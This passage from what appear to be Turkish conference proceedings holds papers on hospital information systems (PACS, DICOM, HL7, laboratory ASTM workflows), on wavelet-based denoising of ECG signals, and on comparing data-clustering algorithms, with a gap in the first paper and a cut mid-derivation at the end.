Bir hastanede oluşan veriler nelerdir? Hastaneler bir sağlık kurumu, otel, işletme, lokanta veya bir akademik kurum gibi çeşitli niteliklere sahip karmaşık kurumlardır. Dolayısıyla çok çeşitli niteliklerde verileri bünyelerinde barındırırlar [1]. Bu farklı veri kaynakları şekil 1'de görülebilir.

Hastane bilgi sistemlerinin faydaları



## Klinik Veri Tipleri ve Kaynakları



Şekil 1. Klinik Veri Tipleri

- Bilgi üretim hızı, miktarı ve kalitesi artar.
- Bilgi erişim hızı artar.
- Karar verme sürecine katkı sağlar, hız ve güvenilirlik artar.
- Maliyetler azalır.
- Personel verimliliği artar.
- Hasta memnuniyeti artar.

## 2. Radyoloji Bilgi Sistemi (RBS)

Bir hastalığa tanı konması, en az tedavi kadar önemli bir aşamadır. Başarılı bir tedavi ancak doğru tanı konulduğunda gerçekleşebilir. Bu açıdan bakıldığında, radyolojik görüntülemenin tanı yöntemleri içinde ayrı bir önemi vardır.

Dijital radyografi ile elde edilen panoramik görüntüler büyütülebilmekte, üzerinde çeşitli görüntü işleme (Image Processing) işlemleri yapılmakta ve özellikle belli bir bölgeye odaklanarak daha detaylı görüntüler elde edilebilmektedir. Dijital radyografi bu özelliği ile hastanın en düşük miktarda radyasyon almasını ve hızlı bir şekilde teşhisinin konmasını sağlar. Doktorlara ise detaylı görüntü ve zamandan tasarruf olanağı verir.

### 2.1. Picture Archiving and Communication System (PACS)

Zamanla hastaların tıbbi bilgilerini arşivleyen

ve doktorun karar mekanizmasına destek veren entegre sistemler uygulanmaya başlanmıştır. Bunlardan en önemlisi de PACS diye bilinen "Resim Arşivleme ve İletişim Sistemi"dir. PACS sistemi, tanı amaçlı görüntüleme cihazlarından elde edilen görüntüler ve bunlara ait bilgi (örneğin, hastanın demografik bilgileri) ile görüntülerin elektronik ortamda etkin bir şekilde yönetilmesi amacıyla geliştirilmiştir. PACS sistemleri dijital görüntülerin ayrıcı tanı, raporlama, konsültasyon amaçlı olarak hem yerel hem de uzak iş istasyonlarından en etkin şekilde incelenmesini sağlayan merkezi sistemlerdir [2].

Bu sistemde görüntüler, filmlerde olduğu gibi aynı kalitede ve üzerinde işlem yapılabilir özellikte saklanmaktadır.

Böylece hastalar hekim kontrolüne gittiklerinde yanlarında film taşımak zorunda kalmazlar. Filmler zaman içinde nem, güneş ışığı gibi çevresel koşullar nedeniyle deforme olabilir. Oysa dijital görüntüler her zaman en kaliteli şekliyle saklanırlar. Hastanın önceki görüntüleri ile daha sonra kaydedilen görüntüleri bilgisayar ortamında karşılaştırmalı olarak incelenebilir. Böylece değerlendirmede daha başarılı sonuçlar elde edilebilir.

Şekil 2'de klasik bir PACS sistemi görülmektedir. Manyetik Rezonans Görüntüleme(MR), Bilgisayarlı Tomografi (CT), Ultrasonografi, Anjiyografi ve Dijital Radyografi cihazlarından elde edilen görüntüler, uygun format olan "Digital Imaging and Communications in Medicine" yani DICOM'a dönüştürülerek yerel ağ aracılığı ile PACS server'a iletilir. PACS server gelen bu görüntüleri alarak gerekli ayarlamaları yapar ve görüntülerin kalıcı olarak saklanacağı Veritabanı Sunucusu (DB Server) ve Dosya Sunucusuna (File Server) iletir. Bu işlem tamamlandıktan sonra Radyoloji birimlerinde ve doktorların kendi bilgisayarlarında bulunan istemci arayüzleri kullanılarak görüntülere ulaşılabilir, üzerinde görüntü işleme işlemleri yapılabilir, teşhis ve tedavi için notlar eklenebilir ve görüntülerin raporları alınabilir.



Şekil 2. Örnek bir PACS Sistemi

### 2.2. DICOM

Radyoloji iletişim standardıdır. Tıpta dijital görüntüleme alanındaki haberleşmeleri sağlayan standartlardan oluşur. DICOM standartları tıbbi görüntü ve bunlarla ilgili bilgilerin, görüntüleme cihazları, bilgisayarlar ve hastaneler arasında iletişimini sağlar. Standartlar ortak bir protokol yoluyla görüntülerin ve bilgilerin bir kullanıcının bilgisayarında oluşturulmasına ve bu oluşumun diğer kullanıcılar tarafından başka bilgisayarlarda kullanımına olanak tanır. Amaç dijital X-Ray görüntülerine bir standart getirmektir.

DICOM kullanım alanları [4]

- Neredeyse tüm güncel radyoloji ekipmanlarında
- PACS sistemlerinde

- Görüntüleme iş istasyonlarında
- Yazıcılarda
- Diğer sistemlere bağlantı kurulmada

### 2.3. Health Level 7 (HL7)

HL7, Amerikan Ulusal Standartlar Enstitüsü tarafından akredite edilmiş, sağlık bilişimi alanında standartlar geliştiren organizasyonlardan biridir. Standart geliştiren birçok organizasyon eczane, tıbbi cihazlar, görüntüleme işlemleri gibi belirli bir sağlık uygulama alanı için standartlar üretir. HL7'nin konsantrasyon/uygulama alanı klinik ve yönetsel veridir.

HL7, sağlık bilişimi uzmanlarının ve bilgisayar/elektronik mühendislerinin elektronik ortamdaki sağlık bilgilerinin karşılıklı iletilmesi, yönetilmesi ve entegre edilmesini sağlayan standartlar oluşturmak üzere işbirliği yaptığı uluslar arası bir topluluktur.

HL7 ifadesindeki seviye 7, Uluslararası Standartlar Organizasyonu (ISO) Açık Sistem Bağlantı Modelindeki (OSI) en üst seviye olan Uygulama Seviyesinden gelmektedir [3].

HL7 hakkında çok sık karşılaşılan bir yanlış anlayış HL7'nin yazılım geliştiren bir kuruluş olduğudur. Gerçekte HL7 çok detaylı tanımlamalar geliştirir. Geliştirilen tanımlamalar yaygın olarak, birbirinden farklı sağlık uygulamalarının çok önemli anahtar klinik ve yönetsel veri setlerinin karşılıklı iletimini ve paylaşımını sağlamaları için mesajlaşma standardı olarak kullanılırlar.

### 2.4. Akdeniz Üniversitesi Hastanesi Radyoloji Bilgi Sistemi (RBS) Mimarisi

Akdeniz Üniversitesi Hastanesi Radyoloji Bilgi Sistemi şekil 3'te görüldüğü gibi işler. Fakat burada anlatılan PACS sistemi şu an çalışır vaziyette olmayıp, yapılması düşünülen sistem özetlenmiştir. Sekreter modülünden girilen radyoloji istemleri, hastane bilgi sistemi veritabanına kaydedilir. Daha sonra radyoloji bölümünde, RBS modülü tarafından bazı koşulların yerine geldiği (örneğin istemin parası öden-



acil olanlar, daha sonra çalışılacağı teste ve cihaza göre ayrılır. Rutin testler PSM cihazında çalışılır. PSM cihazına iki PC bağlıdır. Birinci PC HBS'ye bağlıdır. Buradan LBS veritabanını tarar ve Örnek Kabul Ünitesine gelen testlerden PSM'de çalışılacak olanların listesini alır. Daha sonra bunları tekrar almamak için kayıtları günceller ve listeye aldığı belirtir. Bu listeyi ASTM protokolü aracılığı ile PSM PC'ye aktarır. Çalışılacak olan tüpler PSM'e konulur. PSM ASTM protokolü ile çalışacağı testlerin listesini PC'den alır. Kendisine verilen tüplerin barkodlarını okuyarak bu liste ile karşılaştırır ve eşleşen tüpleri çalışır. Diğer tüpleri ise modülünde dışarı bırakır. Çalışacağı tüpleri gerekirse santrifüj eder, aynı örnek birden fazla test için çalışacaksa bunları tüplere ayırır ve tekrar barkodlar. Testleri çalıştıktan sonra sonuçları önce PSM PC'ye, oradan da ASTM protokolü ile HBS PC'ye aktarır. HBS PC'den HBS veritabanına bu test sonuçları kaydedilir.

#### 4. Sonuç

Hastane Bilgi Sistemleri ve bu sistemlerin parçalarını oluşturan modüller bir hastanenin sorunsuz, kaliteli ve hızlı hizmet sunabilmesi için gerekli parçaları oluşturmaktadır. Her açıdan ele alındığında bir getiri sağladığı açıkça görülen sistemlerde, hastanelerin çok fonksiyonlu yapılar olmasından kaynaklanan birden fazla modülün yer alması doğaldır. Bu çalışmada Akdeniz Üniversitesi Hastanesi tarafından kullanılmakta olan Hastane Bilgi Sisteminin önemli iki parçası olan LBS ve RBS'nin bir HBS yapısında

çalışma şekilleri örneklerle açıklanmaya çalışılmıştır. Bu örneklerden de yola çıkarak birçok alt dalı olan HBS yapısının karmaşıklığını anlamak da mümkündür. Ancak bu birbirinden çok farklı alanlarda bütünleşmiş karmaşık yapılar kesinlikle bir hastanenin sorunsuz, hızlı ve kaliteli hizmet sunabilmesi için gereklidir.

#### 5. Kaynakça

- [1]. Yardımcı M., "Hastane Bilgi Sistemleri ve Mimarileri", Tıp Bilişimi Güz Okulu, 6-10 Ekim 2003, Özbekhan Otel Antalya
- [2]. Yıldırım P., Öztaner S. M., Gülkesen K. H., "Radyologların gözüyle PACS; Bir Değerlendirme Çalışması", 3. Ulusal Tıp Bilişimi Kongresi, 16-19 Kasım 2006, Kervansaray Otel Antalya
- [3]. Tıp Bilişimi Derneği, "HL7 Özet Bilgi Dökümanı", Kasım 2006, <http://www.turkmia.org/files/22.pdf>
- [4]. Özkazanç E., "Radyolojide Görüntüleme ve İletişim Standartları", Tıp Bilişimi Güz Okulu, 6-10 Ekim 2003, Özbekhan Otel Antalya
- [5]. ASTM International - Standards Worldwidede, <http://www.astm.org>, ASTM International
- [6]. Turgut S., Birant D., Utku S., Kut A., "Xml Teknolojisinin Astm Protokolü Yerine Kullanılması", Akademik Bilişim, 9-11 Şubat 2006, Pamukkale Üniversitesi

## Wavelet Teorisinin Medikal Alana Ugunlanması

### Üzerine Bir Ön Çalışma

#### Özlem Coşkun, Selçuk Çömlekçi

Süleyman Demirel Üniversitesi, Elektronik ve Haberleşme Mühendisliği Bölümü, 32260, Isparta  
oulukut@mmf.sdu.edu.tr, scom@mmf.sdu.edu.tr

**Özet:** Bu çalışmada EKG sinyali kaydedilirken cep telefonundan meydana gelen gürültünün Wavelet analizi yöntemi ile süzülmesi incelenmiştir. Wavelet metodu EKG sinyalinin zaman-frekans karakteristiğinin tanımlanması için verimli bir methottur. Wavelet metodu medikal uygulamalar, radr, akustik sistemler ve veri sıkıştırımda kullanılmaktadır. Bu method sayesinde EKG sinyalin tüm özelliklerini, filtrelenmiş gürültüyü ve veri sıkıştırımayı gözleyebildik.

**Anahtar Kelimeler:** EKG, Wavelet, Gürültü süzme

**Abstract:** In this study, we observed filtering the mobile phone interference on ECG signal via wavelet analysis method in this study. Wavelet analysis method is the efficient method for defining the time-frequency characteristic of ECG signal. The late decade, tend to use of the wavelet method increased is observed. Wavelet method is used in the medical applications, radar, acoustic systems, data-compressed. With wavelet method, we can observe all of the property of ECG signal, filtering noise and data-compressed.

**Keywords:** ECG, Wavelet, De-noising

#### 1. Giriş

Teknik gelişmelerin özellikle elektronik konusunda ulaştığı nokta ve her gün daha hızlı ilerleyen teknoloji bütün bilim ve uygulama alanlarını olduğu gibi tıp bilimin de büyük ölçüde etkilemektedir. Bunun sonucunda tıp alanında teşhiste ve tedavi çalışmalarında elektronik cihaz kullanımı yaygınlaşmıştır. Biyoelektriksel işaretler dediğimiz yani insan bedeninde oluşan ve elektrotlarla deri üzerinden kolayca aktarılabilen elektriksel işaretlerin ölçüm zinciri şu bölümlerden oluşur. Ölçüm nesnesi (insan), elektrotlar, kuvvetlendirici, filtre ve görüntü aygıtı. Kalp aksiyon gerilimlerini (EKG) ölçerken gerilim değişimlerini ölçmekteyiz. Kalbin atışlarıyla meydana gelen işaret deri üzerinden aktarılabilen en büyük genlikli işarettir. Tıbbi teşhiste bedendeki "akım kaynaklarına" doğrudan ulaşabilmenin mümkün olmaması nedeniyle deri üzerinden aktarılabilen aksiyon potansiyelleri ile yetinilmek zorunda kalınır.

#### 2. EKG

İnsan vücudu üzerinde algılanılabilen ve kalbin elektriksel aktivitesinin sonucu olarak ortaya çıkan belli tipteki biyolojik işaretlere elektrokardiyogram, elektrokardiyografik işaret, EKG işareti veya kısaca EKG denir. EKG işaretlerinin gösterilmesini veya kaydedilmesini sağlayan cihazlara elektrokardiyograf ve EKG ile ilgili sistemlere de genel olarak elektrokardiyografi denir.

Kalbin çalışması sırasındaki bozukluklarının iyi bir göstergesi olan ve insan vücudu üzerinden operasyon yapmadan kolaylıkla elde edilebilen EKG işaretleri işleme ve yorumlanma açısından büyük önem taşımaktadır. EKG sinyalinin iç direnci 10-100k, yüksüz gerilimi 1mV ve frekansı 0.15-300Hz arasındadır. Ama genellikle 0.67-40Hz arasında anlamlıdır [6].



### 3. Dalgacıkların Tarihçesi

Dalgacık dönüşümü yaklaşık 10 – 15 sene önce matematikçiler tarafından ortaya atılmış bir sinyal işleme tekniğidir. Tarihsel gelişim yönünden dalgacık analizi yeni kullanılmaya başlanmış bir yöntem olup, temeli Joseph Fourier'e kadar uzanmaktadır. Fourier dönüşümünün tersine, dalgacık dönüşümü ile her bir zaman aralığında sinyalin hem alçak (A) hem de yüksek frekans bileşenlerini (D) hesaplamak mümkündür. Bu yöntemle frekansı zamanla değişen sistemlerin analizi ve geçici durum analizleri oldukça hassas bir şekilde yapılmaktadır [3].

Dalgacık serileri bir çok farklı alana uygulanabilen bir yöntem olup, bunlar arasında uygulamalı matematik, sinyal işleme teknikleri, ses ve görüntü sıkıştırma teknikleri başta gelmektedir. Dalgacıklar ilk olarak Jean Morlet ve A. Grossman tarafından coğrafi bilgi sistemleri için kullanılmaya başlanmıştır. Gerçekte, dalgacıkların temel başlangıcı Joseph Fourier'e ve O'nun Fourier dönüşümüne kadar gitmektedir. 1807'den sonra Fourier denklemlerinin ortaya çıkmasıyla matematikçiler sinyali tanıma için frekans alanında çalışmaya yöneldiler. Dalgacıklar ilk olarak Haar dalgacık olarak adlandırılan Haar'ın tezinin ekler kısmında görülmüştür. Haar dalgacıklar bazı sınırlı uygulamalar için geçerli olup, bilinen en basit ve en eski dalgacık fonksiyonudur.

1977'lerde Esteban ve Galand yeni bir süzgeç kavramını ortaya attı ancak bu yolla ana sinyalin yeniden elde edilmesinde hata çok yüksekti. Dalgacık terimi ilk kez 1984'de Morlet ve Grossman tarafından kuantum fiziği çalışmalarında kullanıldı. 1987'de Mallat dalgacık ve süzgeç grupları arasındaki ilişkiyi ortaya çıkardı. Meyer kendi adıyla anılan ilk dalgacıkları ortaya attı. Bu Haar dalgacıklarının aksine, sürekli uygulamalarda kullanılabilen bir fonksiyon idi. Yıllar geçtikçe, Ingrid Daubechies bir takım dik tabanlı dalgacık serilerini ortaya atarak günümüzdeki birçok uygulamaya temel teşkil etmiştir. Tanım olarak, bir dalgacık, or-

talama değeri sıfır olan ve zamanla sınırlı bir dalga şeklindedir. Zaman ekseninde kaydırma ve ölçekleme parametreleri dalgacıkların temelini oluşturmaktadır [1].

Fourier serilerinin temel fonksiyonları sinüs ve kosinüs ifadelerinden meydana gelmektedir. Buna karşın çok sayıda dalgacık fonksiyonları vardır. Dalgacık dönüşümü değişik uzunlukta ki bölgeleri kapsayan pencereleri içeren yeni bir teknik olarak karşımıza çıkmaktadır [2, 4].

Wavelet metodu kullanarak bir sinyalin ayrıştırılması ve tekrar oluşturulması genel olarak üç aşamadan oluşur [5].

- 1) Ayrık wavelet dönüşümü kullanarak sinyalin bileşenlerine ayrılması,
- 2) Ortaya çıkan katsayıların thresholding metodlarıyla yumuşatılması,
- 3) Threshold yapılmış ayrık wavelet katsayılarından tekrardan orijinal sinyalin oluşturulması [6].

### 4. Gürültünün Wavelet ile Süzülmesi

Bu çalışmada EKG sinyali kaydedilirken cep telefonundan meydana gelen gürültünün Wavelet analizi yöntemi ile süzülmesi incelenmiştir. Wavelet analizi mother wavelet veya analitik wavelet diye adlandırılan fonksiyon tarafından yapılmaktadır.


	Haar		Coiflet		Symmlet	
		Varyans		Varyans		Varyans
haar		9.99e-16	coif1	3.76e-12	sym2	2.08e-12
			coif2	3.38e-11	sym3	2.35e-11
			coif3	8.20e-13	sym4	1.57e-12
			coif4	3.82e-11	sym5	4.75e-13
			coif5	7.29e-09	sym6	2.30e-12
					sym7	1.76e-12
					sym8	4.38e-13

Tablo 1. Wavelet Ailesi

	Daubechies		Biorthogonal	
		Varyans		Varyans
db02		2.08e-12	bior1.3	1.11e-15
db03		2.35e-11	bior1.5	1.55e-15
db04		3.76e-12	bior2.2	1.33e-15
db05		5.68e-12	bior2.4	8.88e-16
db06		2.91e-12	bior2.6	9.99e-16
db07		4.55e-12	bior2.8	1.11e-15
db08		9.53e-12	bior3.1	1.44e-15
db09		8.72e-11	bior3.3	1.22e-15
db10		1.04e-11	bior3.5	1.33e-15
db11		2.73e-13	bior3.7	1.33e-15
db12		2.30e-13	bior3.9	1.55e-15
db13		8.32e-14		
db14		2.04e-12		

Tablo 2. Wavelet Ailesi

Burada Tablo 1 ve Tablo 2'de görüldüğü üzere Bi-orthogonal (1,1'den3.9'a), Coiflet (coif1'den5'e), Haar, Daubechies ve Symmlets wavelet ailelerini ele alınmıştır. Her bir wavelet ailesiyle wavelet dönüşümünü kullanarak EKG sinyali ayrıştırılmıştır ve sonra yeniden bu katsayılardan sinyal elde edilmiştir. Yeniden oluşturulan sinyal orijinal EKG sinyalinden istatistiksel analiz yapılarak hatanın bulunabilmesi için çıkarılmıştır.




Şekil 1. Gürültülü EKG sinyali

En düşük hata, yani orijinal EKG sinyaline en yakın sinyal 9.99E-16 hata ile bior2.6 wavelet ile bulunan sinyal olmuştur. Bundan dolayıdır ki işlemlerimizde bior2.6 wavelet fonksiyonu kullanılmıştır. Şekil 1'de cep telefonunun etkileşiminden meydana gelen gürültülü EKG sinyali görülmektedir.

Şekil 2'de, Şekil 1'deki EKG sinyalinin ayrık wavelet dönüşümü kullanılarak 8.seviye ayrıştırılması ile approximation (cA), (cD) detail olmak üzere aşağıdaki katsayılar verilmiştir.


$\mathcal{A}_8, \mathcal{D}_1, \mathcal{D}_2, \mathcal{D}_3, \mathcal{D}_4, \mathcal{D}_5, \mathcal{D}_6, \mathcal{D}_7, \mathcal{D}_8$



Şekil 2. EKG sinyalinin 8.seviyeye ayrıştırılmış hali


Approximation katsayıları sinyalin alçak frekanslı bileşenlerini, detail katsayıları ise sinyalin yüksek frekanslı bileşenlerini göstermektedir. Şekil 3 ise bu katsayılardan tekrar oluşturulan gürültülü EKG sinyali görülmektedir.





Şekil 3. Tekrar Oluşturulan Gürültülü EKG Sinyali

Şekil 4'de EKG sinyalinin bior2.6 Wavelet Fonksiyonu kullanarak soft thresholding yapılarak filtrelenmiş EKG sinyali görülmektedir.



Şekil 4. Filtrelenmiş EKG Sinyali

## 5. Sonuçlar

Bir sinyalin frekans domenindeki özelliklerini görmek istediğimizde Fast Fourier Transform (FFT) kullanılmaktadır.

FFT ile mükemmel bir frekans çözünürlüğü elde edilmesine karşın sinyalin zaman çözünürlüğü tamamen kaybedilmiştir. Yani EKG

sinyalinin FFT ile frekans domenindeki frekans bileşenlerinin belirlenebilmesine rağmen bu frekans bileşenlerinin hangi zaman aralıklarında olduklarının belirlenmesi mümkün değildir.

Ayrıca Wavelet dönüşümü kullanılarak zaman aralıkları rahatlıkla belirlenebilmiştir. Buradaki EKG sinyali frekans içeriği zamanla değişen bir sinyal olduğu için bu metotla oldukça tatmin edici sonuçlar alınmıştır. Ayrıca bu metotla EKG sinyalinin tüm özellikleri saptanmış ve gürültünün süzülmesinde tatmin edici sonuçlar alınmıştır.

## 6. Kaynaklar

[1] Croisier, A., Esteban, D., and Galand, C., Perfect Channel Splitting by Use of Interpolation/Decimation/TreeDecomposition Techniques. In Int. Conf. On Info. Sciences and Systems, Greece. 443–446,1976.

[2] Kocaman, Ç., Dalgacık Tabanlı Transformatör Koruma Algoritması, Yüksek Lisans Tezi, Ondokuz Mayıs Üniversitesi, Fen Bilimleri Enstitüsü, Elektrik-Elektronik Mühendisliği Anabilim Dalı, Samsun, 2003.

[3] Mintzer, F., Filters for Distortion-free Two-band Multirate Filter Banks, IEEE Trans. Acoust., Speech, and Signal Proc. 33(3):626–630,1985.

[4] Polikar, R., The Wavelet Tutorial Lecture Notes, Dept. of Electrical and Computer Engineering, Rowan University, 2001.

[5] Smith, M. J. and Barnwell, T. P. III. A Procedure for Designing Exact Reconstruction Filter Banks for Tree Structured Sub-band Coders, In Proc. IEEE Int.Conf. Acoust., Speech, and Signal Proc., San Diego, 1984.

[6] Turan M. D., Ecg Sinyalindeki Gürültülerin Dijital İr Filtreler ile Matlabda filtrelenmesi, Süleyman Demirel Üniversitesi, Bitirme Ödevi, 2005.

## Veri Kümeleme Algoritmalarının Performansları Üzerine Karşılaştırmalı Bir Çalışma

Mustafa Seçkin Durmuş, Serdar İplikçi

Pamukkale Üniversitesi, Elektrik-Elektronik Mühendisliği Bölümü Kınıklı, Denizli  
msdurmus@pau.edu.tr, iplikci@pau.edu.tr

**Özet:** Kümeleme, nesnelerin öğreticisiz olarak farklı gruplara (kümelere) ayrıldığı bir çeşit sınıflandırmadır. Aynı kümede bulunan nesnelere diğer kümelere bulunan nesnelere göre birbirlerine daha benzerdirler. Bu karşılaştırmalı çalışmada, farklı kümeleme algoritmalarının performansları incelenmiştir, incelenen bu algoritmaların ortak özelliği işlemler sonunda kaç küme oluşacağı ve hangi nesnenin hangi kümeye yerleştirileceği bilgilerinin önceden bilinmemesidir.

**Anahtar Kelimeler:** Veri Kümeleme, Kümeleme Algoritmaları, En Yakın Komşu, Karşılıklı Komşuluk, Minimum Örtün Ağaç, Destek Vektörleri.

### A Comparative Study on Performances of Data Clustering Algorithms

**Abstract:** Clustering is a kind of classification which is unsupervised classification of objects (observations, features and data) into different groups (clusters). A cluster is a set of entities which are alike, and entities from different clusters which are not alike. In this comparative study, performances of different data clustering algorithms, in which resulting number of clusters are not known before clustering are considered.

**Keywords:** Data Clustering, Clustering Algorithms, Nearest Neighbor, Mutual Neighborhood, Minimum Spanning Tree, Support Vectors.

### 1. Giriş

Günümüzde, örnek analizi, makine öğrenmesi, örnek sınıflandırma ve veri madenciliği gibi çeşitli uygulama alanlarına sahip kümeleme işlemi farklı araştırma topluluklarına göre, (istatistikçilere göre sınıflandırma, pazarlamacılar göre bölümlendirme, psikologlara göre sıralama) imlenmemiş verilerin gruplandırma metodlarının tanımlanması olarak bilinmektedir [1,2]. Bu uygulama alanlarından en önemlisi olan Veri Madenciliği ise büyük miktarda veri içerisinde, önceden bilinmeyen fakat potansiyel olarak kullanışlı bilginin bilgisayar programları kullanılarak aranması olarak tanımlanmaktadır [3]. Kümeleme işlemini gerçekleştirmek amacıyla kullanılmakta olan birçok algoritma bulunmak-

tadır [1,2,6,10,12]. Kümeleme algoritmalarında amaç, elemanların birbirlerine çok benzediği, ancak özellikleri birbirlerinden çok farklı olan kümelerin bulunması ve veri tabanındaki kayıtların bu farklı kümelere bölünmesidir. Kısaca, aynı kümede bulunan veriler diğer kümelere bulunan verilere göre birbirlerine daha benzerdirler. Kümeleme algoritmalarından istenilenler ise uyarlanabilirlik (hem zaman hem de alan açısından), farklı veri tiplerine uygulanabilirlik, gürültüye dayanıklılık, giriş değerlerinin sırasının önemsenmemesi ve hız olarak tanımlanabilir.

### 2. Veriler Arası İlişkiler

Örnek, kümeleme algoritmaları tarafından kullanılan veri öğeleridir ve genellikle yapılan

ölçümlerin sonuçlarını içermektedir. Örnek vektörünün her bir sayısal elemanı da  $(x_i)$ , yani verilerin yakınlık bileşenleri, öznitelik olarak tanımlanmaktadır (1). Buradaki  $d$  örnek uzayının boyutunu,  $n$  örnek sayısını ifade etmektedir. Örnek seti (2)'de görülmektedir.

$$\mathbf{x}_i = [x_1 \quad x_2 \quad \dots \quad x_n]^T, (i = 1, 2, \dots, n) \quad (1)$$

$$\mathbf{X} = [\mathbf{x}_1 \quad \mathbf{x}_2 \quad \dots \quad \mathbf{x}_n]; \mathbf{X} = \begin{bmatrix} x_{11} & x_{12} & \dots & x_{1d} \\ x_{21} & x_{22} & \dots & x_{2d} \\ \vdots & \vdots & \ddots & \vdots \\ x_{n1} & x_{n2} & \dots & x_{nd} \end{bmatrix} \quad (2)$$

Örnek dizisi  $n \times d$  örnek matrisi olarak da ifade edilebilmektedir. Bu matrisin her satırı örnekleri ve her sütunu da öznitelikleri veya ölçümleri ifade etmektedir. Veriler arasındaki ilişkiler, satır ve sütunları verilerden oluşan yakınlık matrisleri (3) ile ifade edilmektedir. Bu yakınlıklar, Minkowski ölçüleri olarak da bilinen, Öklit, Manhattan, Supremum, Hamming, Mahalanobis gibi yakınlık ölçüm yöntemleri ile hesaplanmaktadır [1,2]. Bu çalışmada kullanılan yakınlık matrisleri Öklit uzaklık ölçümüne (4) göre hesaplanmıştır.

$$[\mathbf{D}(i, j)] = \begin{bmatrix} 0 & d_{12} & \dots & d_{1m} \\ d_{21} & 0 & \dots & d_{2m} \\ \vdots & \vdots & \ddots & \vdots \\ d_{n1} & d_{n2} & \dots & 0 \end{bmatrix} \quad (3)$$

$$d_{ik} = d(i, k) = \sqrt{(x_i - x_k)^T (x_i - x_k)} \quad (4)$$

### 3. Kümeleme İşleminde İzlenecek Yol

Klasik bir örnek kümeleme işleminde takip edilmesi gereken adımlar şunlardır:

1. Örneklerin sunulması,
2. Örneklerin uzaklık ölçümlerinin veri tabanına uygun olarak tanımlanması,
3. Kümeleme veya gruplama,
4. Veri ayıklama (gerekli olduğu durumlarda yapılmaktadır),
5. Çıkışın değerlendirilmesi (gerekli olduğu durumlarda yapılmaktadır) [2,10].

Yukarıda bulunan ilk üç adım şekil 1'de görülmektedir. Geri besleme, kümeleme sonucunda elde edilen çıkışın, örnek uzaklık ölçümlerine ve özniteliklerin çıkarılmasına etki etmektedir.

### 4. Benzetimlerde Kullanılan Algoritmalar

#### 4.1. En Yakın Komşu Algoritması:

1. Her nokta kendisine en yakın (nearest neighbour) kümeye yerleştirilir.
2. Eşik değeri (threshold - t), yeni bir komşuyu veya yeni bir kümeyi belirler.
3. Tüm noktalar herhangi bir kümeye yerleştirilinceye kadar işlemlere devam edilir [1,4].

#### 4.2. Karşılıklı Komşuluk Değeri Algoritması:

1. Tüm noktalar için karşılıklı en yakın komşuluk değerleri (Mutual Neighbourhood Value - MNV) belirlenir.
2. Eşik değeri yerine en yakın komşu sayısı ( $k$ ) belirlenir.
3. MNV=2, 3, ..., 2k için kümeler oluşturulur [1,2].

#### 4.3. En Küçük Örtün Ağaç Algoritması:

1. İki nokta arasındaki uzaklıklar "ağırlık" olarak tanımlanır.
2. Olası ağaçlar arasından ağırlıklar toplamı en küçük ağaç seçilir.
3. Seçilen eşik değerinden büyük ağırlığa sahip dallar ağaçtan kaldırılır.

Bu algoritma için eşik değeri yerine uyuşmayan kenar (inconsistent edge) seçimi ile de kümeler belirlenir. Kendisine yakın olan ağırlıkların ortalamasından daha büyük ağırlığa sahip kenar "uyuşmayan kenar" olarak adlandırılır [5,1].

#### 4.4. Delaunay Üçgen Metodu:

1.  $x_i$  ve  $x_j$ 'yi birleştiren kenar eğer  $x_i$  ve  $x_j$ 'yi de içeren Dirichlet mozaığının (Şekil 2) iki hücresi ortak sınırı paylaşıyorsa oluşturulan çizgede birbirine bağlıdır. Uygulamaların çoğu sadece iki boyutlu veriler için yapılmıştır.
2. Sınır-Kenar ilişkileri göz önünde bulundurulur ve oluşturulacak olan çizge yapısı bu ilişkilere göre belirlenir [1].

Uygulamaların çoğu biyoloji ve coğrafya alanında gerçekleştirilmiştir.

#### 4.5. Gabriel Çizgeleri:

$x_i$  ve  $x_j$  noktaları dışında hiçbir nokta  $\text{DISK}(x_i, x_j)$ 'de bulunmuyorsa,  $x_i$  ve  $x_j$  noktaları oluşturulan çizgede birbirine bağlıdır (Şekil 2). Yani; (5) şartı sağlandığı takdirde noktalar oluşturulan çizgeye dahil edilir (tüm  $k$  değerleri için  $k \neq i, k \neq j$ ).

$$d^2(x_i, x_j) < d^2(x_i, x_k) + d^2(x_j, x_k) \quad (5)$$

DISK,  $d(x_i, x_j)$  çaplı dairedir ve Gabriel Çizgelerinin etki bölgesidir (Şekil 3). [1].

#### 4.6. Bağlı Komşuluk Çizgesi:

$x_i$  ve  $x_j$  noktaları dışında diğer hiçbir nokta  $\text{LUNE}(x_i, x_j)$ 'de bulunmuyorsa,  $x_i$  ve  $x_j$  noktaları oluşturulan çizgede birbirine bağlıdır. Yani; (6) şartı sağlandığı takdirde noktalar oluşturulan çizgeye dahil edilir (tüm  $k$  değerleri için  $k \neq i, k \neq j$ ).

$$d^2(x_i, x_j) \leq \max \{d^2(x_i, x_k), d^2(x_j, x_k)\} \quad (6)$$

LUNE,  $d(x_i, x_j)$  yarıçaplı iki dairenin kesişimidir ve Bağlı Komşuluk Çizgelerinin etki bölgesidir (Şekil 4) [1].

#### 4.7. Destek Vektörleri:

1. Veriler lineer ayrılabilir ise amaç; sınırı maksimize eden düzlemin bulunmasıdır (Optimal Separating Hyperplane).
2. Lineer olarak ayrılamayan verileri uygun bir non-Linear dönüşüm kullanarak lineer ayrılabilir hale getiren ve optimizasyon tabanlı bir eğitim algoritması kullanarak öğrenebilen sistemlerdir.
3. Verimizi çevreleyecek en küçük küreye bakılır [7].

Amaç Fonksiyonu :

$$R^2 \quad (7)$$

Kısıtlamalar:

$$\|\Phi(\mathbf{x}_i) - \mathbf{a}\|^2 \leq R^2 + \xi_i \quad \forall i; \xi_i \geq 0 \quad (8)$$

$$\|x\| = \sqrt{\langle x, x \rangle} = \sqrt{(x^T \cdot x)} = \sqrt{x_1^2 + x_2^2 + \dots + x_n^2} \quad (9)$$

$\|\cdot\|$  Öklid Normu;  
 $\mathbf{a}$  Kürenin Merkezi;  
 $R$  Kürenin yarıçapı

Problemin çözümü için Lagrange ifadesi yazılır ( $\beta$  ve  $\mu$  Lagrange katsayılarını ifade etmektedir).

Sırasıyla  $R$ ,  $\mathbf{a}$  ve  $\xi$ 'a göre türevler;

$$L = R^2 - \sum_i (R^2 + \xi_i - \|\Phi(\mathbf{x}_i) - \mathbf{a}\|^2) \beta_i - \sum \xi_i \mu_i + C \sum \xi_i \quad (10)$$

$$\frac{\partial L}{\partial R} = 0 \Rightarrow 2R - \sum_{i=1}^l 2R \beta_i = 0$$

$$\Rightarrow 2R \left(1 - \sum_{i=1}^l \beta_i\right) = 0 \Rightarrow \sum_{i=1}^l \beta_i = 1 \quad (11)$$

